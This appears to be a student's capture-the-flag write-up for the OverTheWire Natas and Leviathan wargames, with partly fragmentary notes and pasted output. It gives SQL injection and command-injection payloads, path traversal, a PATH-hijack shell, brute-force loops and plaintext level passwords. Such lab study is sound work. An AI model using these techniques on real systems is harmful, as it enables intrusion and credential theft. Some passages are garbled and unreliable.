 - We're "blindly" asking the DB true or false questions "exists" or NOT... Then appending that character to the password string, until we've filled out the 32 characters. A.K.A BLIND SQL INJECTION
 - Lessons from Source code

- 16.py
b
bc
bcd
bcdg
bcdgh
bcdghk
bcdghkm
bcdghkmn
bcdghkmnq
bcdghkmnqr
bcdghkmnqrs
bcdghkmnqrsw
bcdghkmnqrswA
bcdghkmnqrswAG
bcdghkmnqrswAGH
bcdghkmnqrswAGHN
bcdghkmnqrswAGHNP
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bcdghkmnqrswAGHNPQSW3
bcdghkmnqrswAGHNPQSW35
bcdghkmnqrswAGHNPQSW357
bcdghkmnqrswAGHNPQSW3578
bcdghkmnqrswAGHNPQSW35789
bcdghkmnqrswAGHNPQSW357890
8
8P
8Ps
8Ps3
8Ps3H
8Ps3H0

undo | clear | prev | **next** | 
 are just a listening game...
 see what comes back... N

 - "listening.jpg" is not cre
 - We're "grepping" for the exist
 - series of "if"s within in a loop
 - If this character is in the p
 - NOTHING... If it's not in th
 - dummy word "dommed" .
 - First steps
 - Attempt to find characters
 - across "\$() " thanks to [Wiki](#)
 - [challenges](#) , which is She
 - *This is a command su*
 - After reading through all t

Level: Natas18

- Step-by-Step:
 - Brute-force session IDs from 1 to 640.
 - Find the session where admin=1.
- Tools Used:
 - Browser, bash loop, curl
- Logic Behind the Solution:
 - Exploit predictable session IDs.

```
File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.9.9qbz5n2kfra8p0\LocalCache\local-packages\Python39\site-packages\requests\api.py", line 76, in get
    return request('get', url, params=params, **kwargs)
File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.9.9qbz5n2kfra8p0\LocalCache\local-packages\Python39\site-packages\requests\api.py", line 61, in request
    return session.request(method=method, url=url, **kwargs)
File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.9.9qbz5n2kfra8p0\LocalCache\local-packages\Python39\site-packages\requests\sessions.py", line 542, in request
    resp = self.send(prepare, **send_kwargs)
File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.9.9qbz5n2kfra8p0\LocalCache\local-packages\Python39\site-packages\requests\sessions.py", line 655, in send
    r = adapter.send(request, **kwargs)
File "C:\Users\DD\AppData\Local\Packages\PythonSoftwareFoundation.Python.3.9.9qbz5n2kfra8p0\LocalCache\local-packages\Python39\site-packages\requests\adapters.py", line 516, in send
    raise ConnectionError(e, request=request)
requests.exceptions.ConnectionError: HTTPConnectionPool(host='natas17.natas.labs.ovethewire.org', port=80): Max retries exceeded with url: /?username=natas18%22%20AND%20password%20LIKE%20BINARY%22xc%25%22%20AND%20SLEEP(2)%20--%20 (Caused by NewConnectionError('<urllib3.connection.HTTPConnection object at 0x0000023ED36E79D8>: Failed to establish a new connection: [WinError 1006] A connection attempt failed because the connected party did not properly
```

Natas 17

- [Jony Schats](#) > Good explanation on the "grep" command
- [Time Based SQL Injection](#)
 - We're sending off an IF, ELSE statement and depending on the amount of time it takes to return we'll know if the character/digit we've guessed is a part of the password for username "natas18"
- Source code

Level: Natas19

- Step-by-Step:
 - Session ID is encoded in hexadecimal.
 - Brute-force with hex values.
- Tools Used:
 - Browser, bash script, curl
- Logic Behind the Solution:
 - Find the correct session by decoding hex session IDs.


NATAS18

Please login with your admin account to retrieve credentials for natas19.

Username:

Password:

[View sourcecode](#)




Level: Natas20

- Step-by-Step:
 - Modify POST parameters to set "debug" to 1.
 - Upload crafted text session manually.
- Tools Used:
 - Browser, Burp Suite
- Logic Behind the Solution:
 - Session tampering and privilege escalation.


Level: Natas21

- Step-by-Step:
 - Two different subdomains handle different requests.
 - Modify session to "admin=1" manually.
- Tools Used:
 - Browser, Burp Suite
- Logic Behind the Solution:
 - Handling multiple sessions across subdomains.



Level: Natas22

- Step-by-Step:
 - The page redirects instantly.
 - Use curl -i to inspect HTTP headers and get the response before redirection.
- Tools Used:
 - curl
- Logic Behind the Solution:
 - HTTP redirection behavior exploitation.



Level: Natas23


- Step-by-Step:
 - View Page Source.
 - Find the expected secret input.
 - Submit the correct secret.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Simple logic puzzle based on input validation.

```
2 # -*- coding: utf-8 -*-
3
4 import requests
5 import re
6
7 username = 'natas22'
8 password = 'chG9fbelTq2eWVMgjYYD1MsfIVN461kJ'
9
10 url = 'http://%.natas.labs.overthewire.org/%s' % username
11
12 session = requests.Session()
13
14 response = session.get(url)
15 print(response.text)
```

```
PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P11> python .\natas22.py
<html>
<head>
<!-- This stuff in the header has nothing to do with the level -->
<link rel="stylesheet" type="text/css" href="http://natas.labs.overthewire.org/css/level.css">
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/jquery-ui.css" />
<link rel="stylesheet" href="http://natas.labs.overthewire.org/css/wechall.css" />
<script src="http://natas.labs.overthewire.org/js/jquery-1.9.1.js"></script>
<script src="http://natas.labs.overthewire.org/js/jquery-ui.js"></script>
<script src="http://natas.labs.overthewire.org/js/wechall-data.js"></script><script src="http://natas.labs.overthewire.org/js/wechall.js"></script>
<script>var wechallinfo = { "level": "natas22", "pass": "chG9fbelTq2eWVMgjYYD1MsfIVN461kJ" };</script></head>
<body>
<h1>natas22</h1>
<div id="content">
You are an admin. The credentials for the next level are:<br><pre>Username: natas23
Password: D0v1ad33nQF0Hz2EP255TP5wSM9ZsRSE</pre>
```


Level: Natas24

- Step-by-Step:
 - Inject command using POST parameters.
 - Example: "test\$(cat /etc/natas_webpass/natas25)"
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Exploiting input parsing and command injection.




Level: Natas25

- Step-by-Step:
 - Perform directory traversal in the lang parameter.
 - Try multiple ../ to reach /etc/natas_webpass.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Advanced path traversal attack.




Level: Natas26

- Step-by-Step:
 - Modify cookie that stores serialized object.
 - Decode, edit, re-encode using base64.
- Tools Used:
 - Browser, Python, PHP
- Logic Behind the Solution:
 - Object serialization manipulation.




Level: Natas29

- Step-by-Step:
 - Understand serialized PHP object.
 - Craft malicious serialized object manually.
- Tools Used:
 - PHP scripting
- Logic Behind the Solution:
 - Abuse serialization to manipulate application behavior.



Level: Natas30

- Step-by-Step:
 - Send multiple parameters with the same name.
 - Example: `passwd[]=123&passwd[]=123`
- Tools Used:
 - Browser, Burp Suite
- Logic Behind the Solution:
 - Exploit how PHP processes multiple same-named parameters.



Level: Natas31

- Step-by-Step:
 - Use multipart/form-data content type.
 - Submit crafted HTTP request via Burp Repeater.
- Tools Used:
 - Burp Suite
- Logic Behind the Solution:
 - Exploit how web apps parse file uploads differently.

```

<!-- morla/10111 <3 happy birthday OverTheWire! <3 -->

<h1>natas30</h1>
<div id="content">

<form action="index.pl" method="POST">
Username: <input name="username"><br>
Password: <input name="password" type="password"><br>
<input type="submit" value="login" />
</form>
win!<br>here is your result:<br>natas31hay7aecuungiuKaezuathuk9biin0pu1
<div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
</html>

PS C:\Users\DD\Desktop\Cyber Stuff\CTF\OverTheWire\Natas\P19>

```

Level: Natas32

- Step-by-Step:
 - Upload a malicious PHP file.
 - Wait for a cron job to execute it automatically.
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Understand webserver and cron job timing attacks.

```
26
27 \r\n\r\n\r\n\r\n
28
29 --123
30 position: relative;
31 overflow: hidden;
32 \r\n }
33 .btn-file input[type=file] {
34 position: absolute;
35 top: 0;
36 right: 0;
37 min-width: 100%;
38 min-height: 100%;
39 font-size: 100px;
40 text-align: right;
41 filter: alpha(opacity=0);
42 opacity: 0;
43 outline: none;
44 background: white;
45 cursor: inherit;
46 display: block;
47 \r\n }
48 \r\n'
49 </style>
50 http:
51 <h1>natas31</h1>
52 ...
53 <div id="content">
54 <table class="sortable table table-hover table-striped"><tr><th>noIvohsheCaiv3ieH4emlahchisainge
55 </th></tr></table><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
56 </div>
57 </body>
58 </html>
59 </div> ls@DESKTOP-A1AL51Q:/mnt/c/Users/DD$
```

Level: Natas33


- Step-by-Step:
 - Use SQL Injection.
 - Payload: ' OR 1=1 --
- Tools Used:
 - Browser
- Logic Behind the Solution:
 - Bypass login forms via always-true SQL queries.

```
<style>
#content {
  width: 900px;
}
.btn-file {
  position: relative;
  overflow: hidden;
}
.btn-file input[type=file] {
  position: absolute;
  top: 0;
  right: 0;
  min-width: 100%;
  min-height: 100%;
  font-size: 100px;
  text-align: right;
  filter: alpha(opacity=0);
  opacity: 0;
  outline: none;
  background: white;
  cursor: inherit;
  display: block;
}
</style>

<h1>natas32</h1>
<div id="content">
<table class="sortable table table-hover table-striped"><tr><th>Shoooge1Ga7yee3de6Aex8uaXeech5eej,
</th></tr></table><div id="viewsource"><a href="index-source.html">View sourcecode</a></div>
</div>
</body>
```

Level: Natas34

- Step-by-Step:
 - Decode JWT token.
 - Modify the payload (admin:true).
 - Re-sign with known key (or no verification if vulnerable).
- Tools Used:
 - jwt.io, Browser
- Logic Behind the Solution:
 - JWT forgery and authentication bypass.



Tools Commonly Used:

- Browser (View Source, Inspect, Edit Cookies)
 - curl and bash scripts (for brute forcing)
 - Burp Suite (for modifying requests)
 - Online Tools (jwt.io, base64 decoders)
 - Scripting languages (Python, PHP)
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3. Leviathan Wargame

Level 0 → Level 1

Tools Used:

- ls, strings, ./binary

Objective:

Analyze the check binary and find the hardcoded password.

Steps Followed:

1. Listed files in the home directory of leviathan0 and found the check binary.
2. Ran strings check to reveal readable strings inside the binary.
3. Found a hardcoded password (e.g., sex).
4. Executed the binary with the found password:

./check sex

5. Got the password for leviathan1.

Conclusion:

Learned to extract hardcoded values from simple binaries using strings.

Level 1 → Level 2**Tools Used:**

- ./binary, file path manipulation

Objective:

Use the printfile binary to access the password file for leviathan2.

Steps Followed:

1. Found a binary named printfile.
2. Tried different file paths like /etc/passwd, etc.
3. Successfully ran:

```
./printfile /etc/leviathan_pass/leviathan2
```

4. Password was printed on the screen.

Conclusion:

Learned about file reading through custom binaries and using absolute paths.

Level 2 → Level 3**Tools Used:**

- ln -s, ./binary

Objective:

Bypass filename filtering using symbolic links.

Steps Followed:

1. printfile may restrict filenames.
2. Created a symlink:

```
ln -s /etc/leviathan_pass/leviathan3 mylink
```

3. Ran:

```
./printfile mylink
```

4. Retrieved the password for leviathan3.

Conclusion:

Used symbolic linking to trick the binary into accessing restricted files.

Level 3 → Level 4

Tools Used:

- Bash scripting, brute-force loop

Objective:

Find a 4-digit PIN to reveal the next password.

Steps Followed:

1. Ran the level3 binary — it asked for a 4-digit pin.
2. Used a brute-force loop:

```
for i in {0000..9999}; do ./level3 $i; done
```
3. Found correct pin and received password in output.

Conclusion:

Learned to automate brute-force attacks using simple bash loops.

Level 4 → Level 5

Tools Used:

- find, file, SUID analysis

Objective:

Find and exploit a SUID binary.

Steps Followed:

1. Ran:

```
find / -user leviathan4 -perm -4000 2>/dev/null
```

2. Located the binary and executed it.
3. It executed whoami or id, revealing useful environment or privilege info.
4. The binary gave access to the password for leviathan5.

Conclusion:

Used SUID binary behavior to elevate access or extract restricted data.

Level 5 → Level 6**Tools Used:**

- ltrace, strings, function tracing

Objective:

Trace the binary to find how it compares input to a password.

Steps Followed:

1. Ran:

ltrace ./leviathan5
2. Saw that it uses strcmp() to compare input with a hardcoded string.
3. Found the correct password in ltrace output or by trying strings found inside.
4. Logged in with password.

Conclusion:

Introduced to binary instrumentation using ltrace to intercept function calls.

Level 6 → Level 7**Tools Used:**

- strings, environment variable manipulation

Objective:

Use a binary that relies on environment or paths to run external commands.

Steps Followed:

1. Ran the binary — it attempted to execute a program like echo or ls.

2. Changed the \$PATH environment to point to a custom script:

```
echo "/bin/sh" > /tmp/echo
```

```
chmod +x /tmp/echo
```

```
export PATH=/tmp:$PATH
```

```
./leviathan6
```

3. Binary executed /tmp/echo which launched a shell as leviathan7.
4. Read the password from /etc/leviathan_pass/leviathan7.

Conclusion:

Demonstrated environment manipulation and command hijacking via \$PATH.